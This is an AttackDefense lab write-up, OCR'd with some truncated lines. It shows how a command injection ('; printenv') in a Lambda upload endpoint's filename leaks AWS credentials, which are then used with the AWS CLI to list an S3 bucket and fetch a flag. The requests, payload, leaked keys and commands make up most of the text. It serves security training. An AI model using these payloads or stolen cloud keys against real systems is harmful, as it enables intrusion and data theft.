ATTACK DEFENSE


by PentesterAcademy

Name	Command Injection
URL	https://attackdefense.com/challengedetails?cid=2282
Type	AWS Cloud Security : Lambda

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Solution:

Step 1: Inspect the web application




https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com/Prod

Step 2: Try uploading any file onto the web application.




Error uploading [Copy-Paste README]. Max upload size is ~4MB.

Step 3: Configure browser to use proxy.



FoxyProxy
Use Enabled Proxies By Patterns and Order
Burp Suite / ZAP (for all URLs)
✔ Turn Off (Use Firefox Settings)
Options
What's My IP?
Log


Step 4: Start OWASP ZAP and upload the file again to capture the request.



ZAP Tips and Tricks:

You can tell ZAP to load all of the scripts in a set of directories via the Scripts Option page.
See the help for details of the directory structure.

```
 on a site
INFO: Initializing A set of common popup menus for misce
llaneous tasks
```




Contexts
Default Context
Sites
https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com
Prod
api
file
POST:Copy-Paste README()(#### Copy text TO AttackDefense Lab1. ...)
Header: Text
Body: Text

```
POST https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com/Prod/api/file/Copy-Paste%20README HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com/Prod
Origin: https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com
Content-Length: 626
Connection: keep-alive
Host: cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com
```

```
#### Copy text TO AttackDefense Lab

1. Press "Shift + Ctrl + Alt" to open copy-paste panel from the left side of the lab window.

2. Paste the text in the Clipboard textbox.

3. Press "Shift + Ctrl + Alt" again, to minimize the panel.

4) The pasted text will be available in the clipboard of the lab machine. Use keyboard shortcuts or right cli
```

Step 5: Send the request to the request editor.




```
POST https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com/Prod/api/file/Copy-Paste%20README HTT
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com/Prod
Origin: https://cwlw44ht84.execute-api.ap-southeast-1.amazon
Content-Length: 626
Connection: keep-alive
Host: cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com
```

```
#### Copy text TO AttackDefense Lab

1. Press "Shift + Ctrl + Alt" to open copy-paste panel from

2. Paste the text in the Clipboard textbox.

3. Press "Shift + Ctrl + Alt" again, to minimize the panel.

4) The pasted text will be available in the clipboard of the                    ts or ri
```


Step 6: Perform command injection in filename parameter to dump environment variables.

Payload (add at the end of Line 1 before HTTP/1.1)

;printenv



```
POST https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com/Prod/api/file/Copy-Paste%20README;printenv HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com/Prod
Origin: https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com
Content-Length: 626
Connection: keep-alive
Host: cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com
```




```
{"message":Error putting object: temporary-public-image-store:2021-03-26-Copy-Paste%20README
AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEMb//////////wEaDmFwLXNvdXRoZWFzdC0xIkcwRQIhALPPAsqOoj8MXvDCAA2UD3Qv4K9jlPO+I
BEAAaDDI3NjM4NDY1NzcyMiIMnklovf4paCg0DS36Ks8BlmuSyjqlGXMQc9iejUh9bAyOm61FOw9aT7UnYqgCC7TAE/
ZN6AfIQ9o+I8iQi13kiBZhdJ7UAk8w1ultqgNqOxHwYxLhGO4CMiVWBNTC7ekdI5tIW0fBUayfCe+zDkSsxClBzJSwuJmgmMXjr8GXPaMC5gX67
BoGdDXldCJacFVMj3fKbuJVCBNsMMDy9YIGOuABanGACXP+EOyeRaWrM8FRrVFlL+uzGUw+xh+4wIqP19MjmagnoOZe6TMJbX+To7GkLlMoSGGz
uEd4dpr3AH2LbxL6qezeycwiKFJ44oYB7Z3A3ss3HR8pGE+dnVImBTJ53iHgVbfT6BnsPXwCcfQ8YfziITb9TcYeaxv/YgOcY17K1tlTGkFvbfc
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/serverlessrepo-image-uploader-uploader-RM72CSUT4KDA
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib
LAMBDA_TASK_ROOT=/var/task
AWS_LAMBDA_LOG_STREAM_NAME=2021/03/26/[$LATEST]8b82a680e37e4d0fbbb48ade04d71937
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001
AWS_EXECUTION_ENV=AWS_Lambda_nodejs12.x
DEST_BUCKET=temporary-public-image-store
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
AWS_LAMBDA_FUNCTION_NAME=serverlessrepo-image-uploader-uploader-RM72CSUT4KDA
```

Successfully received environment variables in response.

Step 7: Check the bucket name in environment variables and try to access the bucket.

URL: https://temporary-public-image-store.s3.amazonaws.com



This XML file does not appear to have any style information associated with it. The document tree is shown be


```
-<Error>
   <Code>AccessDenied</Code>
   <Message>Access Denied</Message>
   <RequestId>D962D6F24845B400</RequestId>
  -<HostId>
     Tb7H+1+NvpV97vql4/vCiK9F8yCENNJHkEOX9z6SNFVmJmImO7gYWA5waPyldc3yqofClgUglh4=
   </HostId>
 </Error>
```

Access denied because the bucket cannot be accessed directly.

Step 8: Use access keys and session tokens from environment variables to access the bucket.

Commands:


```
export AWS_ACCESS_KEY_ID=<Access Key value>
export AWS_SECRET_ACCESS_KEY=<Secret Key value>
export AWS_SESSION_TOKEN=<Session token value>
```



```
root@attackdefense:~# export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEEcaDmFwLXNvdXRoZWFzdC0xIkYwRA
QABoMMjc2Mzg0NjU3NzIyIgwAEJ6Wn/GntHJKYwwqzwGgGdrl1R/VxGmUxyRHtzvAgSRyH+903sBJ4Ka6ISxYmFCzTkv3
cAUhY8JMWT4Q2mzGBN6L/pWuwf0fyw17LCI+JXCp2xLNBPPsjWbuNE3M0FFxfdNKZgyfAcee0tWffSQJsBcdg2V8kQfd3
XgAanUe83e+oel8VGQ/hcS0zin2fgLy/VtQKVIVSgfYZ30TpPCBCBV4uxzCHTzHVYNywgt/lKis9cb4d/qrsvwcPUGUHM
Qg4T8YCNQsritWNbhc9UuGQcOe25bM0vr2cRf7o1wjEBPv1HLw19NdQlgjML/k=
root@attackdefense:~# export AWS_SECRET_ACCESS_KEY=YV1rbLe+msuWMfSHc9OLTREpSHUOz6/uA9xtojNK
root@attackdefense:~# export AWS_ACCESS_KEY_ID=ASIAUAWOPGE5JXIGH66T
root@attackdefense:~#
```

Step 9: Try to list files in the bucket.


Command: aws s3 ls s3://temporary-public-image-store



```
root@attackdefense:~# aws s3 ls s3://temporary-public-image-store
2020-10-30 04:24:16         39 flag.txt
root@attackdefense:~#
```

Step 10: Download bucket objects.

Commands:
aws s3 cp s3://temporary-public-image-store/flag.txt ./
cat flag.txt



```
root@attackdefense:~# aws s3 cp s3://temporary-public-image-store/flag.txt .
download: s3://temporary-public-image-store/flag.txt to ./flag.txt
root@attackdefense:~# cat flag.txt
FLAG3: 58f4d2122f6e5e1e23bd0a313a7ba1afroot@attackdefense:~#
```

FLAG: 58f4d2122f6e5e1e23bd0a313a7ba1af

Successfully retrieved flag.

References:

1. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)
2. OWASP ZAP (https://owasp.org/www-project-zap/)